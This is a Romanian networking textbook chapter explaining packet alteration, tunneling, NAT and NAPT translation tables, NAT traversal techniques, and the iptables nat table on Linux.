Operațiile pe care le realizează un dispozitiv de rețea asupra unui pachet pot fi doar de analiză (pot fi gândite ca operații de tip *read-only*) sau de analiză și alterare (pot fi gândite ca operații de tip *read-write*). Un exemplu de operație de analiză este comutarea realizată de un switch. În cadrul operației de comutare, switch-ul parcurge adresa MAC destinație a pachetului primit și, după consultarea tabelei de comutare, livrează pachetul pe portul corespunzător, către stația destinație sau către alt switch. Switch-ul nu alterează conținutul pachetului, doar îl parcurge.

Pe de altă parte, un switch poate nu numai să analizeze, ci și să modifice conținutul unui pachet în cazul folosirii de VLAN-uri. În momentul primirii unui pachet de la o stație, dacă portul aferent folosește VLAN-uri, atunci switch-ul adaugă eticheta (*tag-ul*) de VLAN. Când trimite pachete la o stație, elimină eticheta de VLAN. Astfel de operații conduc, de asemenea, la actualizarea câmpului CRC al pachetului. În mod similar, un ruter alterează câmpul TTL din antetul IPv4 la fiecare rutare; această operație conduce, de asemenea, la actualizarea câmpului *checksum*. În cazul IPv6 câmpul *checksum* a fost eliminat pentru a reduce efortul de procesare a pachetului.

Așadar, pe parcursul transferului între două capete, un pachet suferă actualizări din partea dispozitivelor prin care trece. Putem clasifica aceste actualizări sau alterări în două tipuri: alterări implicite, realizate de dispozitiv ca urmare a rolului pe care acesta îl îndeplinește, sau explicite, indicate explicit de administrator ca acțiuni de alterare.

Acțiuni de alterare implicită (lista nu este exhaustivă) sunt:

- adăugarea/eliminarea tag-ului de VLAN de switch-uri;
- corectarea valorilor CRC și *checksum* în cazul unei alterări a pachetului;

- actualizarea adreselor MAC ale pachetului de un ruter în momentul rutării;
- actualizarea câmpului TTL al pachetului de un ruter în momentul rutării;

Deși orice formă de prelucrare a pachetului este costisitoare, prelucrarea este necesară pentru funcționarea Internet-ului. De exemplu, dacă un ruter nu ar decrementa câmpul TTL, s-ar putea ajunge la bucle în Internet. Dacă un switch nu ar completa corect tag-ul de VLAN, pachetul nu ar mai ajunge la destinație.

Pe lângă operațiile de alterare implicită, administratorul unui dispozitiv de interconectare poate să configureze alterarea explicită a pachetelor. Administratorul va descrie reguli prin care pachetul va fi modificat în momentul trecerii prin dispozitiv. Motivele pentru care un administrator va configura alterarea explicită a pachetelor pot fi împărțite în două categorii: **nevoia de conectivitate** și **nevoia de securitate**.

În ceea ce privește **conectivitatea**, natura hibridă a Internetului conduce la existența unor protocoale diferite care trebuie comunice între ele. Un exemplu îl reprezintă „insulele" IPv6 aflate în „oceanul" IPv4. Pentru comunicarea între insule, și între insule și ocean, se folosesc tehnici de încapsulare. Pachetul inițial (IPv6) este încapsulat într-un alt pachet (IPv4) de către un dispozitiv de la granița insulei. Această alterare a pachetului (încapsularea) permite conexiunea între stații care nu sunt direct conectate prin protocolul IPv6.

Motivele principale ale alterării explicite a pachetelor, derivate din de nevoia de conectivitate, sunt: a) numărul redus de adrese IPv4 în Internet, de unde poate apărea nevoia alterării prin NAT, discutat în continuare în acest capitol, și b) absența unei căi complete pe care să poată fi folosit un protocol de nivel rețea (de exemplu, un protocol IPv6). Poate fi vorba, de asemenea, de conexiunea limitată, motiv pentru care pachetul va fi trecut printr-un alt dispozitiv, cu legături mai bune (urmând acțiuni de redirectare și proxying).

În ceea ce privește **securitatea**, un dispozitiv poate să activeze criptarea pachetelor care pleacă din rețeaua locală, pentru a nu permite atacuri de tipul eavesdropping. O astfel de alterare poate fi realizată de dispozitive cu suport IPSec; în urma criptării, conținutul pachetului este actualizat complet. Motivul alterării explicite pe partea de securitate constă în nevoia existenței unui canal sigur între două capete. Costul de realizare a unei conexiuni fizice dedicate fiind mare, se folosește infrastructura publică a Internetului peste care se realizează o conexiune sigură. În general, acțiunea de criptare este realizată odată cu încapsularea pachetului, așa cum se întâmplă în rețele private virtuale (VPNs – *Virtual Private Networks*).

8.1 Moduri de alterare a pachetelor

Alterarea explicită a pachetelor presupune existența unor anumite reguli din partea administratorului pentru a satisface nevoile de conectivitate sau de securitate. Alterarea explicită se realizează la diverse niveluri din stiva OSI, depinzând de cerințele utilizatorilor și de dispozitivele pe care administratorul le are la dispoziție. Astfel:

- La nivelul 2 (Legătură de date) din stiva OSI se poate realiza tunelarea/încasularea pachetelor folosind protocolul L2TP. Acesta permite crearea unui tunel la nivelul 2.
- La nivelul 3 (Rețea) din stiva OSI se poate realiza tunelarea/încapsularea pachetelor de forma IPIP, 6to4, GRE. Tot la acest nivel se poate realiza criptarea informațiilor folosind IPSec și translatarea de adrese de bază (NAT de bază), adică schimbarea unei adrese IP cu altă adresă IP.
- La nivelul 4 (Transport) din stiva OSI una dintre principalele forme de alterare este NAT/NAPT (Network Address and Port Translation) în care o pereche <adresă IP, port> este substituită unei alte perechi <adresă IP, port>. Tot aici pot fi realizate diverse forme de VPN, prin tunelarea în pachete UDP sau TCP.
- La nivelul 7 (Aplicație) alterarea pachetelor este, în general, realizată direct de capete, nu de dispozitivele de pe parcursul unei căi. Alterarea de aici constă în tunelarea la nivelul aplicație, exemple uzuale fiind tunelarea SSH sau tunelarea HTTP.

Pe baza exemplelor de mai sus, cele mai frecvente două forme de alterare, care vor fi detaliate în restul capitolului, sunt **translatarea de adrese** și **tunelarea**.

Translatarea de adrese, denumită NAT (*Network Address Translation*), înseamnă înlocuirea unei adrese (sursă sau destinație) cu o altă adresă. Poate fi vorba doar de adresa de nivel 3 (în cazul NAT de bază) sau poate fi vorba de adresa de nivel 3 și de port (în cazul NAPT / PAT). NAT este soluția conservatoare pentru epuizarea adreselor IPv4 din Internet; soluția radicală este IPv6. Cu ajutorul NAT o singură adresă IP poate fi folosită de un număr mare de stații dintr-o rețea locală.

NAT conduce la existența unor rețele locale care folosesc adrese private. Aceste adrese nu sunt rutabile, nu pot comunica în Internet. Pentru a asigura conectivitatea, gateway-ul rețelei locale folosește NAT și translatează aceste adresele private într-una sau mai multe adrese IP publice. Gateway-ul, denumit în acest caz translator de adrese, facilitează accesul stațiilor din rețeaua locală la Internet.

Translatarea de adrese oferă, așadar, conectivitate, economisirea adreselor și, în același timp, securitate. Securitatea este asigurată chiar prin „izolarea" stațiilor din rețeaua locală cu adrese private nerutabile. Deși aceasta reprezintă un incovenient în conectare, reprezintă și o facilitate de securitate, întrucât nu permite conexiunea implicită de la alte stații din Internet.

Tunelarea se referă la construirea unui canal virtual de comunicare, denumit tunel, care folosește un alt protocol sau o altă pereche de adrese pentru realizarea conexiunii. Cele două capete (end point-uri) nu sunt preocupate de actualizările care au loc pe parcurs. Din punctul de vedere al capetelor, tunelul reprezintă un singur hop în trafic, indiferent de numărul de rutere parcurse.

Tunelarea se realizează atât din rațiuni de conectivitate (transfer de pachete IPv6 peste o infrastructură IPv4) cât și de securitate, cuplată cu funcții de criptare (transfer sigur de pachete peste o infrastructură publică).

Tunelarea are loc prin încapsularea unui protocol într-un alt protocol de nivel cel puțin egal. Încapsularea unui protocol de nivel 3 (fie acesta IPv6) poate fi realizată numai într-un protocol de nivel 3 (de exemplu IPv4) sau de nivel superior (UDP – la nivelul 4). Încapsularea unui protocol de nivelul 3 într-unul de nivelul 2 este operația obișnuită de încapsulare realizată de implementarea de stivă de rețea; aceasta nu este o operație de tunelare.

În secțiunile de mai jos vor fi prezentate detaliat translatarea de adrese și tunelarea, inclusiv modul de implementare și configurare a acestora. Accentul va fi pus pe implementarea și configurarea acestora în Linux.

8.2 Translatarea de adrese

La începutul anilor '90 a devenit evident că Internet-ul nu va scala prin intermediul adreselor IPv4. Adresele IPv4, pe 32 de biți, nu puteau acoperi numărul crescând de cereri. Au apărut două soluții: soluția radicală de transformare, anume IPv6, și soluția conservatoare de ajustare, constând în translatarea de adrese (NAT – *Network Address Translation*).

IPv6 permite generarea unui număr impresionat de adrese, pentru care nu se estimează probleme de epuizare în următorii zeci de ani. Cu toate acesta, adoptarea IPv6 este dificilă. La mai mult de 15 ani de la introducerea protocolului, acesta încă nu are o pondere semnificativă.

Soluția bazată pe NAT permite folosirea în continuare a adreselor IPv4, reușind să ocolească problema epuizării adreselor. Când se folosește NAT, stațiile din cadrul rețelei locale folosesc adrese private (nerutabile). La comunicarea prin Internet, gateway-ul joacă rolul de translator de adrese și traduce adresele private în adrese publice. Pachetelor transmise de stațiile din rețeaua locală le este alterată adresa sursă, iar celor venite din exterior le este modificată adresa destinație. Astfel devine posibilă comunicația între stațiile din rețeaua locală și stațiile din Internet.

NAT constituie și o formă de securizare a rețelei locale. Stațiile din rețeaua locală folosesc adrese private, nerutabile în Internet. Aceste adrese nu pot fi accesate din exterior în mod direct, decât în cazul unei configurări explicite de NAT. În acest fel, stațiile din rețeaua locală sunt protejate de posibile atacuri din afara rețelei locale.

Translatarea se poate realiza doar la nivelul adreselor de nivel 3 (în general, adrese IPv4) sau la nivelul adreselor de nivel 3 și porturilor (nivel 4). Primul caz poartă numele de NAT de bază, iar al doilea de NAPT (*Network Address and Port Translation*). De obicei, denumirea NAT se folosește pentru cazul NAPT.

Dispozitivul care realizează translatarea este translatorul de adrese. Spunem că stațiile din rețeaua locală sunt stațiile din spatele translatorului de adrese, sau din spatele NAT. Translatorul de adrese este, în general, gateway-ul rețelei locale, îndeplinind, astfel, multiple roluri:

- ruter: dirijarea pachetelor din rețeaua locală în Internet și invers;
- firewall: filtrarea pachetelor care pot compromite rețeaua;
- translator de adrese: asigurarea conectivității stațiilor din rețeaua locală, stații ce folosesc adrese private.

Adresele folosite de stațiile din rețeaua locală din spatele unui NAT sunt de obicei adrese private. Adresele private sunt adrese care se folosesc doar în rețelele locale. Acestea nu sunt rutabile în Internet și nu pot fi folosite pentru identificarea unei stații în Internet, fiind folosite în cazuri de testare a unei rețele locale (pentru uz intern) sau pentru a economisi adrese. În cea de-a doua eventualitate, gateway-ul/translatorul de adrese are o adresă IP publică, folosită pentru comunicarea pe Internet, și o adresă IP privată pentru comunicarea, în rețeaua locală, cu celelalte stații cu adrese IP private. Toate pachetele din rețeaua locală ce necesită comunicare cu Internet-ul trec pe la gateway și sunt translatate, adresa lor sursă fiind înlocuită cu adresa IP publică a gateway-ului.

În continuare vor fi prezentate cele două tipuri de NAT: NAT de bază și NAPT, împreună cu avantajele și dezavantajele tehnicilor de translatare de adresă. În general, abrevierea NAT face referire la NAPT.

8.2.1 NAT de bază

NAT de bază este forma simplă a translatării de adrese, în care se substituie doar adresa de nivel 3. Adresa IP privată este substituită cu o adresă IP publică. Pentru a permite funcționarea NAT de bază, gateway-ul trebuie să aibă disponibile atât de multe adrese IP publice câte adrese IP private sunt în rețeaua locală, pentru a permite conexiuni cu toate stațiile. Este vorba de o mapare unu-la-unu între adresele IP private (din rețeaua locală) și adresele IP publice disponibile gateway-ului.

Modul de funcționare a NAT de bază este prezentat mai jos.

Întrucât este necesară prezența unui număr considerabil de adrese IP publice, NAT de bază nu oferă avantajul economiei de adrese. Oferă, în schimb, avantajul securității, prin ascunderea adreselor folosite de stațiile din rețeaua privată, în cazul în care asocierea dintre adresa IP privată și adresă IP publică se realizează dinamic.

Întrucât nu reduce folosirea adreselor, NAT de bază are o răspândire redusă, majoritatea implementărilor de NAT folosind NAPT. Cu toate acestea, NAT de bază are avantajul simplității și este util pentru înțelegerea conceptului de translatare de adrese.

Pentru realizarea translatării, gateway-ul menține o tabelă de translatare, gestionată de administrator, care conține regulile de translatare. Tabela de translatarea poate conține, la un moment dat, intrări precum cele de mai jos:

Tip	Inițial	După NAT
Alterează Sursa	10.38.0.2	141.85.37.252
Alterează Sursa	10.38.0.3	141.85.37.253
Alterează Destinația	141.85.37.252	10.38.0.2
Alterează Destinația	141.85.37.253	10.38.0.3

În figurile următoare s-au folosit 2 stații (A și B) care comunică printr-un ruter cu o stație C din Internet.

Intrările din tabelă conduc la următorul comportament:

- În momentul în care, pe interfața eth0, gateway-ul primește un pachet cu adresa sursă 10.38.0.2, acesta translatează adresa sursă la adresa 141.85.37.252; adresa destinație **nu** este modificată (vezi Figura 8-1);




Figura 8-1 NAT de bază pentru stația A (alterare sursă)

- La fel, în momentul în care, pe interfața eth0, gateway-ul primește un pachet cu adresa sursă 10.38.0.3, acesta translatează adresa sursă la adresa 141.85.37.253 și apoi transmite pachetul mai departe pe interfața eth1; adresa destinație **nu** este modificată (vezi Figura 8-2);




Figura 8-2 NAT de bază pentru stația B (alterare sursă)

- În momentul în care, pe interfața eth1, gateway-ul primește un pachet cu adresa destinație 141.85.37.252, acesta translatează adresa destinație în 10.38.0.2; adresa sursă **nu** este modificată (vezi Figura 8-3);




Figura 8-3 NAT de bază pentru stația A (alterare destinație)

- În momentul în care, pe interfața eth1, gateway-ul primește un pachet cu adresa destinație 141.85.37.253, acesta translatează adresa destinație în 10.38.0.3; adresa sursă **nu** este modificată (vezi Figura 8-4);




Figura 8-4 NAT de bază pentru stația B (alterare destinație)

Intrările din tabela de translatare pot fi specificate static, de administrator, sau pot fi construite dinamic. În cazul construirii dinamice, o conexiune din interior către exterior, de la stația A cu o adresă privată dată (fie aceasta 10.38.0.3), coduce la selectarea unei adrese publice din pool-ul de adrese publice (fie această adresă 141.85.37.253). Se creează o intrare cu perechea <10.38.0.3, 141.85.37.253> și se urmărește comportamentul descris mai sus. Intrarea durează cât timp există o conexiune activă de la stația A către exterior.

8.2.2 NAPT

NAPT (*Network Address and Port Translation*), denumit și PAT (*Port Address Translation*) este forma principală de NAT din Internet și este, de obicei, folosită interschimbabil cu termenul NAT. După cum reiese și din denumire, NAPT lucrează cu porturi, adică adrese de nivel 4. Altfel spus, dacă NAT de bază alterează doar adresele de nivelul 3, PAT alterează adresele de nivelul 3 și porturile.

Avantajul esențial al NAPT constă în posibilitatea economisirii adreselor IP publice. Astfel, un gateway/translator de adrese va folosi o singură adresă IP publică pentru a asigura conectivitatea tuturor stațiilor din rețeaua locală; aceste stații vor utiliza, ca de obicei în rețelele cu NAT, adrese IP private.

Un gateway care folosește NAPT traduce adresa sursă și portul sursă ale pachetelor ce vin din rețeaua locală și pleacă în Internet, și traduce adresa destinație și portul destinație al pachetelor ce sosesc din Internet către rețeaua locală.

Tabela de translatare reflectă acest mod de funcționare. Dacă, în cazul NAT de bază, tabela de translatare conținea doar adresa IP privată și cea publică, acum se precizează și portul sursă și portul destinație. O tabelă de translatare NAPT poate avea următorul format:

Tip	Inițial	După NAT
Alterează Sursa	10.38.0.2:44444	141.85.37.252:12345
Alterează Sursa	10.38.0.3:55555	141.85.37.253:54321
Alterează Destinația	141.85.37.252:12345	10.38.0.2:44444
Alterează Destinația	141.85.37.253:54321	10.38.0.3:55555

În figurile următoare s-au folosit 2 stații (A și B) care comunică printr-un ruter cu o stație C din Internet. Intrările din tabelă conduc la următorul comportament:

- În momentul în care, pe interfața eth0, gateway-ul primește un pachet cu adresa/portul sursă 10.38.0.2:44444, acesta translatează adresa sursă la adresa 141.85.37.252:12345 și îl trimite mai departe pe interfața eth1; adresa destinație **nu** este modificată (vezi Figura 8-5);




Figura 8-5 NAPT pentru stația A (alterare sursă)

- În momentul în care, pe interfața eth0, gateway-ul primește un pachet cu adresa/portul sursă 10.38.0.3:55555, acesta translatează adresa sursă la adresa 141.85.37.253:54321 și îl trimite mai departe pe interfața eth1; adresa destinație **nu** este modificată (vezi Figura 8-6);




Figura 8-6 NAPT pentru stația B (alterare sursă)

- În momentul în care, pe interfața eth1, gateway-ul primește un pachet cu adresa destinație 141.85.37.252:12345, acesta translatează adresa destinație în 10.38.0.2:44444 și îl trimite mai departe pe interfața eth0; adresa sursă **nu** este modificată (vezi Figura 8-7);




Figura 8-7 NAPT pentru stația A (alterare destinație)

- În momentul în care, pe interfața eth1, gateway-ul primește un pachet cu adresa destinație 141.85.37.253:54321, acesta translatează adresa destinație în 10.38.0.3:55555 și îl trimite mai departe pe interfața eth0; adresa sursă **nu** este modificată (vezi Figura 8-8).




Figura 8-8 NAPT pentru stația B (alterare destinație)

Intrările din tabela NAT sunt adăugate fie direct de administrator, fie indirect, pe baza unor reguli specificate de acesta.

Astfel, dacă se dorește ca o stație din interiorul rețelei locale să poate accesa Internet-ul, se activează translatarea adresei sursă (ip nat inside source pe Cisco sau SNAT pe Linux). Această activare propune modificarea adresei sursă private și portului sursă cu adresă publică pusă la dispoziție de gateway și un port dat. Acel port este ales de gateway în momentul primirii unui pachet de la o stație din rețeaua locală; în acel moment (și nu în momentul adăugării regulii de către administrator!) se adăugă o intrare în tabela NAT. Primirea unui pachet de la altă stație duce la generarea unui alt port și, astfel, la adăugarea unui noi intrări. Primirea unui pachet de la aceeași stație, dar către altă destinație, duce de asemenea la generarea unei noi intrări. În acest mod, pe baza unei singure reguli de activare a inside nat/SNAT de administrator, se pot genera foarte multe intrări în tabela NAT, conform cu numărul de conexiuni active din rețeaua locală. Pachetele de

răspuns din Internet vor parcurge intrarea creată și vor fi dirijate către stația ce a expediat mesajul. Intrările sunt eliminate în momentul încheierii conexiunii, în cazul unui protocol de forma TCP, sau după un *timeout*, în cazul unui protocol de forma UDP sau ICMP. Activarea inside NAT/SNAT înseamnă că o stație din interior poate folosi comanda ping pentru a testa stații din Internet.

Dacă se dorește ca o stație din exterior să acceseze un serviciu din interior, atunci trebuie ca administratorul să adauge explicit o regulă. Această mapare explicită, statică, va permite pachetelor ce ajung către un port al gateway-ului să fie redirectate către un port al unei stații din rețeaua locală. Acest tip de regulă poartă și numele de regulă de *port forwarding* (redirectare de port). Intrările sunt intrări statice și nu expiră. În cadrul regulii administratorul precizează toate elementele necesare: portul „dechis" pe gateway, și adresa și portul stației din rețeaua locală peste care este mapat acel port. După ce administratorul creează regula, pachetele ce ajung din exterior pe portul dat sunt redirectate către stația din rețeaua locală, pe portul indicat de aceasta. În mod informal, se spune că „gateaway-ul deschide un port pentru stația A din rețeaua locală". Tehnica de *port forwarding* este foarte utilă în rețelele Peer-to-Peer (de tip BitTorrent), pentru a permite peer-ilor din exterior accesarea unei stații din rețeaua locală.

Intrările din tabela NAT nu țin cont doar de adresa sursă, portul sursă, adresa destinație și portul destinație. Pentru a face diferența între pachetele UDP și TCP, acestea mențin și informații legate de protocol. Va exista, intern, o regulă separată pentru o comunicație UDP și alta pentru comunicația TCP. În cazul ICMP, neexistând porturi, trebuie să existe un mecanism diferit de a identifica regulile. De exemplu, în cazul în care două stații diferite din rețeaua locală trimit pachete ICMP echo request către aceeași stație din exterior, este necesar un mecanism de identificare a acestor stații în momentul primirii pachetului de răspuns de tip ICMP echo reply. Acesta vine cu adresa sursă - adresa stației din exterior, iar cu adresa destinație - adresa gateway-ului. În momentul primirii pachetului, regula de NAT trebuie să știe cui să trimită pachetul și să înlocuiască adresa destinație. Pentru aceasta, regula respectivă menține și un identificator al pachetului ICMP (denumit ICMP Query ID). Acesta este echivalentul portului din TCP și UDP și este folosit pentru a identifica regula ce va fi folosită.

8.2.3 Avantajele și dezavantajele NAT

Principalul avantaj al tehnicilor de translatare a adreselor constă în **economisirea adreselor IPv4**. Forma cea mai folosită de NAT (NAPT) permite folosirea unei singure adrese IPv4 publice (adresa gateway-ului/translatorului de NAT) pentru a asigura conectarea unui număr mare de stații din rețeaua locală. Stațiile din rețeaua locală vor folosi, pentru aceasta, adrese private – adrese nerutabile – care nu conduc la epuizarea stocului de adrese IPv4.

După cum am discutat anterior, izolarea stațiilor locale folosind adrese IP private înseamnă că, în absența unor reguli explicite de *port forwarding*, acestea nu pot fi accesate din exterior. Aceasta poate fi văzută ca un dezavantaj al lipsei de conectivitate, dar și un avantaj de securitate. Stațiile din rețeaua locală vor fi, în acest caz, mai puțin vulnerabile la atacuri survenite din exterior.

Izolarea stațiilor folosind adrese IP reprezintă o problemă de conectivitate. Astfel, stațiile din rețeaua locală nu vor fi accesibile din exterior, un lucru problematic mai ales în lumea protocoalelor Peer-to-Peer, în care fiecare participant într-o rețea Peer-to-Peer oferă servicii celorlalți participanți. Pentru aceasta, o soluție simplă - dar nescalabilă - constă în redirectarea de porturi; acest proces necesită însă acces într-o formă sau alta la gateway, care, la rândul său, dispune de un număr limitat de porturi. O altă soluție constă în folosirea tehnicilor de traversare NAT, prezentate în secțiunea următoare. Totuși, soluția stabilă la această problemă constă în migrarea pe IPv6, astfel încât toate stațiile să poată fi conectate.

Un alt dezavantaj al NAT ține de performanță. Orice pachet de comunicare în rețea care trece prin gateway va parcurge tabela NAT pentru a realizarea translatarea. În cazul în care există un număr mare de conexiuni inițiate de stațiile din rețeaua locală, vor rezulta același număr de intrări în tabela NAT a gateway-ului. Pe măsură ce dimensiunea acestei tabele crește, căutarea în tabelă va dura mai mult timp. Această parcurgere trebuie realizată pentru fiecare pachet. În cazul unui număr

mare de pachete ce trece prin gateway, pe lângă durata operației de rutare, va dura foarte mult și operația de translatare de adrese. Evident, în cazuri extreme, se poate ajunge la atingerea limitei de intrări în tabela de translatare. Aceste probleme de performanță pot fi evitate complet numai prin folosirea IPv6.

8.2.4 Traversarea NAT

Prin intermediul NAT stațiile din rețeaua locală pot accesa stațiile din exterior. Dacă este necesar ca stațiile din exterior să acceseze stațiile din rețeaua locală, atunci trebuie configurat corespunzător gateway-ul folosind *port forwarding*. Cerințele sunt uzuale în rețele Peer-to-Peer, unde partenerii trebuie să fie conectabili, așa cum se întâmplă în cazul BitTorrent sau în cazul Skype.

Totuși, configurarea folosind *port forwarding* înseamnă operații pe gateway și, în general, impune și configurări pe client. De exemplu, dacă se realizează maparea unui port pe gateway cu un port al stației, clientul BitTorrent trebuie să ruleze pe acel port al stației – o configurație suplimentară pe partea de client.

Soluția radicală constă în folosirea IPv6, care rezolvă definitiv problemele de conectivitate prin eliminarea adreselor private IPv4 folosite de stațiile din rețeaua locală. Soluția conservatoare constă în folosirea tehnicilor de traversare NAT. Aceste tehnici țin cont de caracteristicile implementării de NAT și vor fi detaliate în continuare.

Tipuri de NAT din perspectiva conectivității

Tipurile de NAT din Internet, așa cum sunt specificate în RFC 3489 [6], țin cont de modul de conectare la stațiile din cadrul rețelei locale. Fiecare tip de NAT oferă particularități de funcționare a tehnicilor de traversare NAT. Aceste tipuri de NAT sunt date, în primul rând, de implementarea translatorului.

Cele patru tipuri de NAT incluse în RF3489 sunt „Full Cone", „Restricted Cone", „Port-Restricted Cone" și „Symmetric". Aceste tipuri se referă la comportamentul datagramelor UDP prin translatorul de NAT.

„Full Cone" este tipul de NAT în care o adresă internă (de forma adresă IP și port) este mapată la o adresă externă (adresă de gateway) pentru toate cererile de la acea adresă internă. Stațiile din exterior pot comunica cu stațiile din interior folosind adresa externă (adresa gateway-ului).

„Restricted Cone" este similar cu „Full Cone", dar o stație din exterior (fie aceasta stația X) poate trimite un mesaj către o stație din interior folosind adresa externă doar dacă stația din interior a trimis anterior un mesaj către stația X.

„Port Restricted Cone" este similar cu „Restricted Cone", dar, în acest caz, stația X poate trimite un mesaj către stația din interior doar dacă stația din interior a trimis înainte un mesaj către stația X pe portul pe care aceasta îl folosește ca port sursă pentru a trimite noul mesaj.

În fine, în cazul „Symmetric", cererile trimise de la o adresă internă sunt mapate către o adresă externă, dar, în cazul în care de la aceeași adresă internă se trimit cereri către altă stație din Internet, maparea se schimbă.

Aceste clasificări sunt considerate depășite în ziua de azi, întrucât multe implementări folosesc soluții hibride. La un moment dat, o implementare poate folosi atât Symmetric NAT cât și Full Cone NAT, pentru a obține comportamentul dorit în soluțiile de traversare NAT.

O estimare a proporțiilor peer-ilor în rețele Peer-to-Peer, în funcție de tipul de NAT în spatele căruia se regăsesc, este discutată în [14]:

- 12.5% nu se găsesc în spatele unui NAT
- 12.5% se găsesc în spatele unui „Full Cone NAT"
- 5% se găsesc în spatele unui „Restricted Cone NAT"
- 40% se găsesc în spatele unui „Port Restricted Cone NAT"
- 16% se găsesc în spatele unui „Symmetric NAT"
- 14% se găsesc în spatele unui dispozitiv în care UDP-ul este blocat.

Întrucât Symmetric NAT nu poate fi traversat de soluțiile obișnuite de traversare NAT, rezultă că circa 30% dintre peerii unei rețele Peer-to-Peer nu pot fi accesați prin tehnici de traversare NAT.

Tehnici de traversare NAT

Așa cum a fost menționat anterior, principalul beneficiar al tehnicilor de traversare NAT îl constituie rețelele Peer-to-Peer, precum *swarm*-urile BitTorrent. Într-un sistem Peer-to-Peer fiecare peer (partener) din rețea este simultan client și server. Astfel, un peer oferă servicii celorlalți peeri și trebuie să fie conectabil.

Tehnicile de traversare NAT sunt descrise detaliat în RFC 5128 [7]. Cea mai simplă, dar și cea mai puțin eficientă, este tehnica de *relaying* (redirectare), în care comunicația trece prin intermediul unui server dedicat, după înregistrarea în prealabil a peer-ilor. Aceasta înseamnă că se pierde de fapt caracteristica de orizontalitate a Peer-to-Peer în arhitectura sistemului și că viteza de transfer poate fi afectată de încărcarea serverului de *relaying*.

O altă tehnică este cea de inversare a conexiunii. Această tehnică se aplică doar pe acele perechi de peeri în care unul dintre ei nu este situat în spatele NAT. Peer-ul din spatele NAT va iniția o conexiune suplimentară către peer-ul care nu se găsește în spatele NAT. Pe această conexiune suplimentară, peer-ul care nu se găsește în spatele NAT poate realiza conexiuni „tunelate" către peer-ul din spatele NAT. Limitarea acestei tehnici ține de numărul relativ redus (aproximativ 12.5%) de peeri care nu se găsesc în spatele unui NAT.

Unele dintre tehnicile cele mai folosite sunt tehnicile de *UDP hole punching*. Acestea pot fi folosite doar pe implementări de NAT non-simetrice (adică „Full Cone", „Restricted Cone" și „Port Restricted Cone"). Aceste tipuri de NAT se mai numesc EIM-NAT (Endpoint-Independent Mapping NAT). În linii mari, această tehnică se bazează pe un timeout al unei reguli cu UDP în translatorul de NAT. Dacă unul dintre peerii din spatele NAT-ului trimite mesaje UDP în exterior, de pe un port dat, atunci acel port va fi deschis pentru conexiuni din exterior. Pentru pornirea comunicației este nevoie de un server inițiator care să permită descoperirea și înregistrarea; rolul său poate fi asigurat, ulterior, de oricare dintre peerii care acum sunt conectabili.

O tehnică similară este *TCP hole punching*. Această tehnică ține cont de comportamentul *handshake*-ului inițial al TCP care permite realizarea unei conexiuni între cei doi peeri din spatele NAT.

Pentru peerii care nu implementează EIM-NAT pot fi folosite tehnici de predicție a numărului de port UDP sau TCP, întrucât în cazul acestora o conexiune nouă, de la aceeași adresă internă către o destinație diferită, conduce la folosirea unei adrese externe noi, care trebuie deci să fie determinată. Deoarece de obicei porturile sunt alese succesiv, se poate încerca folosirea următorului port (N+1). Datorită complexității acestei tehnici și a faptului că nu funcționează în mai multe niveluri de NAT, RFC 5128 menționează că șansele de funcționare ale acestei tehnici sunt mici [7].

Implementări de traversare NAT

Implementările cele mai răspândite de traversare NAT sunt UPnP [5], STUN [6] și ICE [10].

UPnP (*Universal Plug and Play*) reprezintă un set de protocoale folosite pentru asigurarea conectivității între dispozitivele din Internet. UPnP este dezvoltat și susținut de forumul UPnP, un consorțiu format din vendori implicați în networking și dispozitive pentru utilizatori obișnuiți. Arhitectura UPnP se bazează pe dispozitive dedicate, denumite puncte de control (*control points*), care mențin informații despre dispozitivele din sistem. IGD Protocol (*Internet Gateway Device*) este o formă de traversare NAT bazată pe UPnP.

STUN (*Session Traversal Utilities for NAT*) este un protocol client-server. Serverul STUN rezidă în Internet, are adresă publică, în vreme ce clientul NAT rezidă în spatele unui NAT. Serverul STUN are rolul unui relay/rendez-vous/introduction server. În funcție de tipurile de NAT, acesta își stabilește rolul prin care facilitează conectivitatea peer-ilor. STUN nu este un protocol de traversare NAT, ci este un instrument folosit ca parte a unei soluții mai ample. STUN este folosit, printre altele, de protocolul ICE.

ICE (*Interactive Connectivity Establishment*) este un protocol pentru traversarea NAT. Pentru a asigura conectivitatea între doi peeri din spatele NAT, ICE încearcă sistematic mai multe perechi de adrese până când ajunge la unele care sunt conectabile; acest lucru este realizat prin schimbarea porturilor din cadrul adreselor celor doi peeri.

8.3 Implementarea translatării de adrese

În continuare vor fi prezentate implementările NAT pe sisteme Linux, pe dispozitive Cisco și utilitare și comenzile folosite pentru configurarea lor. Deși comenzile și argumentele sunt diferite, modul de implementare și configurare respectă noțiunile teoretice prezentate în secțiunile de mai sus.

8.3.1 Implementarea NAT pe Linux

În Linux, translatarea adreselor se realizează folosind utilitarul `iptables`. Utilitarul `iptables` este folosit pentru NAT și pentru filtrarea pachetelor (*firewall software*). După cum îi spune și numele, utilitarul dispune de tabele asociate anumitor scopuri:

- tabela *nat* este folosită pentru NAT;
- tabela *filter* este folosită pentru filtrarea pachetelor;
- tabela *mangle* este o tabelă folosită pentru alterarea avansată a pachetelor.

Fiecare tabelă conține un set de lanțuri dedicate unui anumit tip de acțiune. În fiecare lanț pot fi adăugate reguli specifice care definesc modul în care vor fi prelucrate diversele pachete.

Pentru translatarea de adrese se folosește **tabela nat**. În această tabelă există trei lanțuri predefinite: **`PREROUTING`** - modifică pachetul imediat ce acesta intră în router, înainte de a fi rutat, **`OUTPUT`** - modifică pachetele generate local înainte ca acestea să intre în procesul de rutare, și **`POSTROUTING`** - modifică pachetele ce urmează să plece din router, după ce acestea au fost rutate. Țintele valide sunt **`ACCEPT`, `DROP`, `QUEUE`, `REJECT`, `LOG`, `SNAT`, `DNAT`, `MASQUARADE`, `REDIRECT`**.

Acțiuni în cadrul tabelei nat

Acțiunile posibile în cadrul tabelei NAT sunt **`SNAT`, `DNAT`, `MASQUARADE`, `REDIRECT`**.

`SNAT` se folosește pentru a indica o translatare de adrese de tip **`PAT`** pe adresa sursă. Adresa sursă a pachetului va fi modificată la una din intervalul specificat prin opțiunea **`--to-source`**. Cu aceeași opțiune se poate specifica și intervalul în care se va alege portul sursă când se face translatarea de adrese. Această țintă este validă numai în lanțul **`POSTROUTING`** (și lanțurile apelate din acest lanț).

`DNAT` se folosește pentru o translatare de adrese de tip **`PAT`** pe adresa destinație. Adresa destinație a pachetului va fi modificată la una din intervalul specificat prin opțiunea **`--to-destination`**. Această țintă este validă numai în lanțurile **`PREROUTING`** și **`OUTPUT`** (și lanțurile apelate din acest lanț).

